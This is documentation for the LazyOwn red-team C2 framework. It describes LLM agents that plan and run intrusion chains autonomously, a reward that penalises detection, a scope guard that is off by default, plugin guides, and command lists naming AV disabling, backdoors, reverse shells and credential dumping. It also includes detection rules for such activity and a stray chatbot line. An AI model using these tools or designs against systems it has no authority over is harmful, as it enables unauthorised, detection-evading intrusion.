LazyOwn integrates a world-class multi-agent AI stack that adapts and improves through every engagement:
modules/moe_router.pyFive LLM experts are registered with capability tags, base weights, and cost tiers:
| Expert | Backend | Strengths |
|---|---|---|
groq_fast | Groq llama-3.1-8b-instant | Recon, enumeration, rapid decisions |
groq_powerful | Groq llama-3.3-70b-versatile | Exploitation, post-ex, complex reasoning |
groq_deepseek_r1 | Groq deepseek-r1-distill-llama-70b | Privilege escalation, step-by-step reasoning |
ollama_reason | Ollama deepseek-r1:1.5b | Offline, privacy-safe, detailed analysis |
groq_gemma | Groq gemma2-9b-it | Lateral movement, credential analysis |
Routing uses temperature-scaled softmax (T = max(0.5, 1.5/(1+calls/50))) over adjusted weights. Weights self-adjust via exponential moving average of per-expert reward over time.
modules/rl_trainer.pyTabular Q-learning trains the routing policy over engagement sessions:
State:  (task_type, engagement_phase, recent_reward_bucket)
Action: expert_id
Reward: r_raw - λ * detection_prob * |r_raw|    (λ=0.5)
Update: Q(s,a) ← Q(s,a) + α * [r + γ * max_a' Q(s',a') - Q(s,a)]
Hyperparameters: α=0.10, γ=0.90, ε_start=0.20, ε_min=0.05, ε_decay=0.995. Epsilon-greedy exploration decays per update. Q-values persist to sessions/expert_qvalues.json across sessions.
skills/swan_agent.pyThe top-level integration layer wires MoE + RL + Detection Oracle + Hive Memory:
swan_run: single-expert execution with RL-guided routing and post-execution Q-updateswan_ensemble: N experts in parallel via ThreadPoolExecutor, synthesised by WeightedTextAggregatorOutcomeEvaluator: reward = 0 when detection probability ≥ 70% (detection-aware reward shaping)modules/detection_oracle.pyPredicts detection probability before execution using 17 Sigma-lite rules covering: credential access (LSASS, SAM, DCSync), lateral movement (PsExec, WMI, evil-winrm), privilege escalation (token impersonation, named pipes), exploitation, recon, C2, and brute force.
Probability aggregation: P(detect) = 1 - ∏(1 - P_i) across all triggered rules.
modules/auto_purple.pyAutomated red-vs-blue measurement loop that executes offensive actions, queries LazyOwnBT for detection, and feeds results back to the Detection Oracle for calibration.
(LazyOwn) > purple_exec nmap -sV 10.10.11.5 recon    # execute + detect
(LazyOwn) > purple_score                              # show detection rates
(LazyOwn) > purple_report                             # export CSV + JSON
(LazyOwn) > purple_dashboard                          # Textual TUI
Detection methods:
| Method | What it checks |
|---|---|
ai_test | LazyOwnBT ML model prediction |
proc_scan | Suspicious process names |
net_scan | Unusual connections/ports |
log_analyze | Auth/syslog anomalies |
fim_scan | File integrity changes |
redteam_hunt | Threat hunting patterns |
sigma_rules | 10 Sigma rules (mimikatz, reverse shell, privesc, nmap, webshell, /etc/shadow, cron, SMB, exfil, injection) |
Sigma rules detection engine (LazyOwnBT lazyownbt/detection.py):
| ID | Rule | Level |
|---|---|---|
| LAZYOWN-001 | Mimikatz Credential Dump | critical |
| LAZYOWN-002 | Reverse Shell Pattern | critical |
| LAZYOWN-003 | Privilege Escalation via Sudo | high |
| LAZYOWN-004 | Nmap Scan Detected | medium |
| LAZYOWN-005 | Webshell Execution | critical |
| LAZYOWN-006 | Process Injection | high |
| LAZYOWN-007 | /etc/shadow Access | critical |
| LAZYOWN-008 | Cron Persistence | high |
| LAZYOWN-009 | Lateral Movement SMB | high |
| LAZYOWN-010 | Data Exfiltration | high |
Output files:
sessions/purple_dataset.csv — ML training datasetsessions/purple_audit.jsonl — full audit logsessions/detection_feedback.jsonl — oracle calibrationNote: For production use, integrate with a real SIEM (Wazuh, Elastic SIEM, Splunk) via auditd log forwarding. The built-in Sigma rules are for offline testing only.
skills/hive_mind.pyMulti-agent queen+drone architecture with shared memory:
sessions/campaign_lessons.jsonlskills/aci_planner.pyThe first C2 framework that plans, executes, and learns autonomously.
ACI bridges the gap between a natural-language engagement goal and a fully autonomous execution loop. No competitor (Cobalt Strike, Sliver, Havoc, Metasploit) does this end-to-end:
Operator: "Compromise the domain controller at corp.internal
           starting from a phishing foothold on 10.10.11.5"
         ↓
ACI Planner ──► MITRE ATT&CK decomposition (LLM-backed, static fallback)
                 recon → exploit → exec → privesc → cred → lateral → report
         ↓
ObjectiveStore ─► 20+ concrete objectives injected into sessions/objectives.jsonl
         ↓
auto_loop / autonomous_daemon ─► executes each objective autonomously
         ↓
ACIEngine monitors ─► detects stalled phases (blocked_count ≥ 3)
         ↓
ACIReplan ──► LLM generates alternative techniques for blocked phases
         ↓
ACIReflector ──► appends lessons to sessions/campaign_lessons.jsonl
                 feeds back into the next engagement
Three MCP tools:
| Tool | What it does |
|---|---|
lazyown_aci_plan | Decompose a goal → ATT&CK plan → inject objectives |
lazyown_aci_status | Live phase breakdown, completion %, replan recommendation |
lazyown_aci_replan | Force adaptive replan when stalled; auto-generates lessons |
Quick-start:
# 1. Submit the engagement goal
lazyown_aci_plan(
    goal="Compromise the DC at corp.internal",
    target="10.10.11.5",
    scope=["10.10.11.0/24"],
    domain="corp.internal",
    os_hint="windows",
)

# 2. Start autonomous execution
lazyown_auto_loop(target="10.10.11.5", max_steps=20)

# 3. Monitor progress
lazyown_aci_status()

# 4. When blocked (blocked_count >= 3)
lazyown_aci_replan(reason="Kerberoasting blocked by AV, try AS-REP roasting")
What makes ACI unique vs. other tools:
Persistence:
| File | Contents |
|---|---|
sessions/aci_plan.json | Active plan: phases, objectives, completion state |
sessions/aci_history.jsonl | Archived completed/abandoned plans |
sessions/campaign_lessons.jsonl | Lessons extracted by ACIReflector |
CLI usage (standalone):
python3 skills/aci_planner.py plan "Compromise DC" --target 10.10.11.5 --os windows
python3 skills/aci_planner.py status
python3 skills/aci_planner.py replan "technique blocked"
python3 skills/aci_planner.py reflect
skills/autonomous_daemon.pyFour asyncio roles in a single process — no Claude required between steps:
Role 1 — ObjectiveLoop      : watches objectives.jsonl, takes + executes
Role 2 — ExecutionEngine    : 6-layer cascade per step, RL Q-table feedback
  Reactive → Parquet → Bridge → SWAN(MoE+RL) → LLM → Fallback
Role 3 — WorldModelWatcher  : graph centrality + pivot candidate tracking
Role 4 — DroneCoordinator   : hive drone spawning on recon/cred/service findings
Enable SWAN in the daemon: export AUTO_USE_SWAN=1 before starting.
ACI feeds into the daemon: objectives injected by lazyown_aci_plan are picked
up automatically by Role 1 (ObjectiveLoop) — no additional configuration needed.
modules/world_model.pyNetworkGraph tracks all discovered relationships (hosts, services, credentials, trust paths) and computes normalized degree centrality to surface pivot candidates. The top-3 candidates are injected into every to_context_string() call, ensuring the autonomous loop always knows the highest-value lateral movement targets.
A red-team framework that reads its target from payload.json has a sharp edge:
a stray rhost fires offensive commands at an unauthorized host. The scope guard
is the safety net. Every interactive command flows through a single chokepoint
that checks the active target against your authorized engagement scope before the
command runs.
(LazyOwn) > scope add 10.10.11.0/24       # CIDR, bare IP, hostname, or *.corp.local wildcard
(LazyOwn) > scope add dc.corp.local
(LazyOwn) > scope mode enforce            # off | warn (default) | enforce
(LazyOwn) > scope                         # show current scope and posture
off,
so existing campaigns are unaffected until you opt in. Any internal error
allows the command rather than blocking the operator.warn annotates out-of-scope offensive commands; enforce blocks them
pending explicit confirmation (and refuses in non-interactive sessions).do_* commands are auto-classified.payload.json (scope, scope_enforcement); pure logic lives in
cli/scope_guard.py with zero coupling to the shell.Dependencies are declared once in pyproject.toml (single source of truth) and
pinned for reproducible installs:
requirements.txt — cross-platform core lock (no CUDA wheels).requirements-ml.txt — optional, heavy ML stack (torch/CUDA, scikit-learn).install.sh runs under strict mode and is idempotent. The default install
is light; opt into extras with --with-ml (2 GB ML stack), --with-ollama
(local LLM runtime) and --with-tools (common external binaries).pip install -e .[ml,dev].Ctrl+K), inline reactive hints after every command, and a Textual TUI dashboard.yara_marketplace (10 built-in rules: ransomware, C2, webshells, obfuscation, privesc), nuclei_marketplace (500+ templates), marketplace for community plugins/addons — all browsable via curses TUI.auto_pwn walks kill-chain phases automatically, hunt executes targeted discovery based on known TTPs.auto_crypto encrypts sensitive session files on exit and decrypts on startup (PBKDF2HMAC + Fernet), transparent to the operator.dlopen runtime. Source-compatible datap API with Windows BOF contract. Direct syscalls and io_uring support.sessions/captured_images.lazynmap discovery data.

cron command to schedule and automate tasks, enabling persistent threat simulations.
/addons pages in the C2 dashboard to author lazyaddons/*.yaml integrations without touching YAML by hand. One form exposes every addon option (name, description, author, version, enabled, target OS, trigger services, category, module type, install type, parameters, tool block, C2 extras, environment variables) with tooltips, placeholders, and per-field help. Placeholder chips ({rhost}, {url}, declared params, and every payload.json key) are drag-and-drop into command boxes. Server-side validation rejects unsafe names, path traversal, unknown placeholders, and malformed URLs before the file is written; writes are atomic and secure (temp file created with restrictive permissions via mkstemp + fchmod, flushed and fsynced, then promoted with os.replace). The list and YAML preview pages complete the lifecycle. Every mutating route is CSRF-protected. Contract: lazyc2/addon_creator.py + lazyc2/blueprints/addons.py, covered by tests/test_addon_creator.py and the tests/run_mutation_addon_creator.py mutation gate..pdfx) and embeds custom icons via rsrc for convincing social engineering.
modules/killchain.py computes the phase; every surface (CLI /killchain,
/api/killchain, C2 /api/data+/api/dashboard, GUI2 panel) renders its
snapshot()./api/beacon_results/<client_id>,
backed by modules/beacon_history.py (JSONL, path-safe)./killchain auto on|off|N live auto-refresh; flags
killchain_auto_every / killchain_auto_on_phase_change.Browse, search, and install from a unified marketplace TUI:
yara_marketplace list|search|install|info -- 10 built-in rules (ransomware, C2, webshells, obfuscation, privesc)nuclei_marketplace list|search|install|info -- 500+ templates from ~/nuclei-templatesmarketplace list|search|install|update -- 137 YAML addons, 57 plugins, 69 toolsauto_pwn -- autonomous kill-chain walk from recon to exploitationhunt -- threat-informed recon: maps known TTPs to discovered servicesTransparent session encryption on exit / decryption on startup via PBKDF2HMAC + Fernet.
7 APT profiles: Azure Graph API, CICD Poisoning, Entra Connect, macOS TCC, OAuth Token Theft, SCCM/MECM, VDI Breakout.
chainmode on starts a world-model-driven chaining flow: after every command
the shell offers ranked next steps (Enter = top suggestion, 1..N = ranked
alternative, any command = override, skip = manual, ESC/Ctrl+C/off =
leave). Invalid picks re-prompt instead of silently skipping, and the flow
auto-pauses after max_steps chained commands. State persists in
sessions/chain_mode.json (atomic writes). Contract: cli/chain_mode.py +
cli/command_chain.py.
[0, 99], never a dishonest 100%), reason, and provenance. Contract:
cli/reactive_hints.py + cli/recommendation_signals.py.cli/tips_engine.py.cli/noise_verbs.py is the single source of truth for the non-actionable
verb lists shared by hints, tips, and chain mode.core/api_authz.py now implements the documented
rotation grace window, copies permissions from the rotated key (regression
fixed), returns JSON 401/403 (safe with TRAP_HTTP_EXCEPTIONS), and the
C2 /api/health/tenant endpoint is actually enforced. Mutation gate:
tests/run_mutation_api_authz.py (7/7 killed).core/logging.py install_json_handler preserves pre-existing handlers
and is idempotent.Centralized security primitives in core/hardening.py with 48 BDD-style tests
(tests/test_security_hardening_v3.py). Run with:
pytest tests/test_security_hardening.py tests/test_security_hardening_v2.py tests/test_security_hardening_v3.py -v
mutmut run  # 122/228 killed, 53.5% kill rate on core/hardening.py
Key fixes applied:
shell=True eliminated from anti_forensics.py, pivoting.py, icmp_server.py, resource_script.py, command_executor.py, postexp_migrated.py (22 instances)os.system() eliminated from persist_migrated.py, cloud.py, lazyown.py (4 instances), misc_migrated.pyos.popen() eliminated from websocket_beacon.py, evasive_payload.pysshpass -p replaced with sshpass -e + env var across 4 files (C2, lateral, exfil, persist)phishing_orchestrator.py (ENCRYPTION_KEY mandatory)html.escape()safe_clipboard_copy()CMD_ATTR_HELP_CATEGORY renamed to COMMAND_ATTR_HELP_CATEGORY (cmd2 4.2.2 compat)LazyOwn provides 741 commands across 13 kill-chain phases, available from both CLI and web C2 dashboard:
| Phase | Highlight Commands |
|---|---|
| Recon | lazynmap, ping, whatweb, gobuster, ffuf, dig, dnsenum, finalrecon |
| Enum | enum4linux, cme, bloodhound, nuclei, kerbrute, ldapdomaindump |
| Exploit | auto_pwn, hunt, ss (searchsploit), venom, lazymsfvenom, searchhash |
| Post-Exploit | linpeas, winpeas, blacksandbeacon, mimikatzpy, disableav |
| Persistence | persist, backdoor, cron, schtask, createwebshell |
| PrivEsc | getcap, sudo, adcs_check, privesc_predictor |
| Cred Access | secretsdump, evil, getnpusers, hashcat, john, spraykatz |
| Lateral | psexec, wmiexec, ssh_cmd, chisel, ligolo, bloodhound |
| Exfil | exfil, upload_gofile, encrypt/decrypt, compressdir |
| C2 | lazyc2, blacksandbeacon, createrevshell, |
Core management: assign, show, doctor, wizard, scope, collab_join, config_banner, palette, fz.
See COMMANDS.md for the full 606-command reference and ESSENTIALS.md for the 18 commands that cover 80% of engagements.
This document explains how to use Lua scripting to extend the functionality of the LazyOwnShell application, which is built on top of the cmd2 framework in Python. Lua allows you to write custom plugins that can add new commands, modify existing behavior, or access application data.

The LazyOwnShell application supports Lua scripting to allow users to extend its functionality without modifying the core Python code. Lua scripts (plugins) are stored in the plugins/ directory and are automatically loaded when the application starts.
Lua plugins can:
To use Lua plugins, ensure the following:
Install the lupa library in your Python environment:
pip install lupa
plugins/
     init_plugins.lua
     hello.lua
     goodbye.lua
When the application starts, it will execute init_plugins.lua, which loads all other .lua files in the plugins/ directory.
Writing Lua Plugins A Lua plugin is a script file with the .lua extension placed in the plugins/ directory. Each plugin can define functions and register them as commands in the shell.
Structure of a Lua Plugin
 -- Define a function for the new command
 function my_command(arg)
     -- Your logic here
     print("This is a new command: " .. (arg or "default"))
 end

 -- Register the function as a command
 register_command("my_command", my_command)
Key Functions
Registering New Commands
To add a new command to the shell, follow these steps:
Define a Lua function that implements the command logic.
Use register_command to register the function as a command.
Example: Adding a hello Command
Create a file plugins/hello.lua with the following content:
 function hello(arg)
     local name = arg or "world"
     print("Hello, " .. name .. "!")
 end

 register_command("hello", hello)
Now, you can run the hello command in the shell:
bash hello Lua Hello, Lua!
4. Best Practices
By leveraging Lua scripting, you can extend the functionality of LazyOwnShell without modifying the core Python code. This allows for greater flexibility and customization, enabling users to write their own plugins to meet specific needs. Happy coding!
Extending the LazyOwn RedTeam Framework's capabilities has never been so easy, even for non-programmers, thanks to the LazyAddons system that allows for extending functionalities using YAML files.
Declarative command creation through YAML configuration files.
lazyaddons/ ├── addon1.yaml ├── addon2.yaml └── example.yaml
name: "shortname"  # CLI command (do_shortname)
enabled: true
description: "Tool description for help system"

tool:
  name: "Full Tool Name"
  repo_url: "https://github.com/user/repo"
  install_path: "tools/toolname"
  execute_command: "python tool.py -u {url}"
Advanced Configuration
params:
  - name: "url"
    required: true
    description: "Target URL"
    default: "http://localhost"

  - name: "threads"
    required: false
    default: 4
Features Auto-Installation Tools clone from Git when missing:
git clone <repo_url> <install_path>
Parameter Substitution Replaces {param} in commands with values from:
Command arguments
Default values
self.params
Help Integration
help displays the YAML description.
Template
name: ""
enabled: true
description: ""

tool:
  name: ""
  repo_url: ""
  install_path: ""
  install_command: ""  # Optional
  execute_command: ""

params:
  - name: ""
    required: true/false
    default: ""
    description: ""
▶️ Usage Place YAML files in lazyaddons/
Start your CLI application
Execute registered commands:
(Cmd) help your_command
(Cmd) your_command -args
🚨 Troubleshooting Missing parameters: Verify required fields in YAML
Install failures: Check network/git access
Command errors: Validate execute_command syntax
Key features:
Would you like me to add any specific examples or usage scenarios?

LazyOwn on Reddit
Revolutionize Your Pentesting with LazyOwn: Automate the intrusion on Linux, MAC OSX, and Windows VICTIMS
Discover LazyOwn, the ultimate solution for automating the pentesting workflow to attack Linux, MacOSX and Windows systems. Our powerful tool simplifies pentesting, making it more efficient and effective. Watch this video to learn how LazyOwn can streamline your security assessments and enhance your cybersecurity toolkit.
LazyOwn> assign rhost 192.168.1.1
[SET] rhost set to 192.168.1.1
LazyOwn> run lazynmap
[INFO] Running Nmap scan on 192.168.1.1
...
LazyOwn is ideal for cybersecurity professionals seeking a centralized and automated solution for their pentesting needs, saving time and enhancing efficiency in identifying and exploiting vulnerabilities.

Python 3.x
Módulos de Python:
subprocess (incluido en la biblioteca estándar de Python)
platform (incluido en la biblioteca estándar de Python)
tkinter (Opcional para el GUI)
numpy (Opcional para el GUI)
git clone https://github.com/grisuno/LazyOwn.git
cd LazyOwn
./install.sh

./run or ./fast_run_as_r00t.sh

./run --help
    [;,;] LazyOwn vvvrelease/0.2.8
    Usage: ./run [Options]
    Options:
      --help             Show this help panel.
      -v                 Show version.
      -p <payloadN.json> Exec with different payload.json example. ./run -p payload1.json, (Special for RedTeams)
      -c <command>       Exec a command using LazyOwn example: ping
      --no-banner        No Banner
      -s                 Run as root
      --old-banner       Show old Banner


./fast_run_as_r00t.sh --vpn 1 (the number id of your file in vpn directory)
Use assign <parameter> <value> to configure parameters.
Use show to display the current parameter values.
Use run <script_name> to execute a script with the set parameters.
Use exit to exit the CLI.

Once the shell is running, you can use the following commands:

list: Lists all LazyOwn Modules.
assign <parameter> <value>: Sets the value of a parameter. For example, assign rhost 192.168.1.1.
show: Displays the current values of all parameters.
run <script>: Executes a specific script available in the framework.
Available Scripts

┌─[👤grisun0 (LazyOwn👽kali) ~/home/grisun0/LazyOwn][127.0.0.1][http://VariaType.htb] 🌐192.168.1.120 ✗ feature/lazyllmchat-assistant (🐍env)
└╼ $ help

01. Reconnaissance
──────────────────
alterx        finalrecon       ping             trace
apache_users  getcap           ports            trufflehog
binarycheck   gospider         proxy            tshark_analyze
cve           graudit          recon            waybackmachine
dig           httprobe         serveralive2     whatweb
dnschef       ipinfo           sherlock         windapsearchscrapeusers
dnsenum       launchpad        sslscan
dnsmap        metabigor        tcpdump_capture
dnstool_py    openssl_sclient  tcpdump_icmp

02. Scanning & Enumeration
──────────────────────────
ad_ldap_enum  enum4linux_ng     nbtscan              rpcdump             wpscan
allin         evil_ssdp         net_rpc_addmem       rpcmap_py
amass         feroxbuster       netexec              samrdump
arjun         finger_user_enum  netview              sawks
arpscan       fuzz              nikto                sessionssh
batchnmap     getnpusers        nmapscript           skipfish
bbot          gobuster          nuclei               smbattack
blazy         hound             odat                 smbclient
bloodhound    kerbrute          openredirex          smbclient_impacket
breacher      lazynmap          osmedeus             smbclient_py
certipy       ldapdomaindump    parsero              smbmap
certipy_ad    ldapsearch        parth                smtpuserenum
changeme      lookupsid         portdiscover         snmpcheck
cme           lookupsid_py      portservicediscover  snmpwalk
davtest       loxs              pre2k                swaks
dirsearch     lynis             pykerbrute           vscan
dmitry        magicrecon        rdp_check_py         wfuzz
enum4linux    mqtt_check_py     rpcclient            windapsearch

03. Exploitation
────────────────
aclpwn_py         gettgtpkinit_py  psexec            sqlmap
addspn_py         greatSCT         psexec_py         sqsh
autoblody         img2cookie       py3ttyup          ss
cacti_exploit     jwt_tool         pyautomate        sshexploit
commix            krbrelayx_py     pyoracle2         template_helper_serializer
cp                kusa             pywhisker         ticketer
createcookie      lazypwn          rejetto_hfs_exec  unicode_WAFbypass
createdll         lfi              rev               upload_bypass
digdug            lol              seo               utf
download_exploit  ms08_067_netapi  sharpshooter      winbase64payload
downloader        ntpdate          shellfire         wrapper
eternal           owneredit        shellshock        www
excelntdonut      padbuster        sireprat          xss
filtering         powerserver      sqli              xsstrike
gets4uticket_py   printerbug_py    sqli_mssql_test

04. Post-Exploitation
─────────────────────
add2find                     exe2bin              pezorsh
adversary                    exe2donutbin         pip_proxy
adversary_yaml               extract_yaml         pip_repo
aes_pe                       find                 powershell_cmd_stager
ai_playbook                  follina              rmfromfind
apt_proxy                    hex2shellcode        rubeus
apt_repo                     internet_proxy       scavenger
atomic_lazyown               issue_command_to_c2  scp
bin2shellcode                lazywebshell         service_ssh
convert_remcomsvc_from_file  mimikatzpy           sessionsshstrace
cports                       msfshellcoder        shellcode
create_synthetic             ofuscate_string      shellcode2elf
createpayload                ofuscatesh           shellcode2sylk
d3monizedshell               ofuscatorps1         shellcode_search
disableav                    path2hex             ssh_cmd

05. Persistence
───────────────
asprevbase64       ftp                msfpc                 setoolKits
backdoor_factory   generate_revshell  paranoid_meterpreter  ssh
conptyshell        grisun0            pwncat                toctoc
createrevshell     grisun0w           pwncatcs              veil
createwebshell     ivy                rdp                   weevely
createwinrevshell  knokknok           revwin                weevelygen
darkarmour         listener_go        scarecrow
dr0p1t             listener_py        service

06. Privilege Escalation
────────────────────────
responder  smbserver

07. Credential Access
─────────────────────
addusers                cred          john2hash        rocky
adsso_spray             creds_py      john2keepas      searchhash
cewl                    crunch        john2zip         smalldic
crack_cisco_7_password  cubespraying  keepass          spraykatz
createcredentials       dacledit      medusa           sshkey
createhash              generatedic   passtightvnc     sudo
createmail              hashcat       passwordspray    transform
createusers_and_hashs   hydra         refill_password  username_anarchy

08. Lateral Movement
────────────────────
addcli     id_rsa           penelope         sshd               wifipass
bloodyAD   lateral_mov_lin  regeorg          stormbreaker       wmiexec
chisel     ligolo           rnc              targetedKerberoas  wmiexecpro
dcomexec   mssqlcli         set_proxychains  tord
getTGT     nc               shadowsocks      upload_c2
gospherus  ngrok            socat            vpn

09. Data Exfiltration
─────────────────────
adgetpass    dploot    evilwinrm     getuserspns  reg_py    secretsdump
decrypt      encrypt   getadusers    gitdumper    rsync     unzip
download_c2  evidence  getnthash_py  gmsadumper   samdump2  upload_gofile

10. Command & Control
─────────────────────
atomic_agent  automsf     emp3r0r                mitre_test   sliver_server
atomic_gen    c2          empire                 msf
atomic_tests  caldera     generate_playbook      msfrpc
attack_plan   duckyspark  iis_webdav_upload_asp  my_playbook

11. Reporting
─────────────
apropos                  createtargets          gpt             process_scans
banners                  download_malwarebazar  groq            pth_net
c2asm                    extract_ports          img2vid         pup
camphish                 eyewitness             malwarebazar    vulns
create_session_json      eyewitness_py          morse
createjsonmachine        get_avaible_actions    name_the_hash
createjsonmachine_batch  gowitness              nmapscripthelp

12. Miscellaneous
─────────────────
acknowledgearp   clone_site          getseclist        links         run
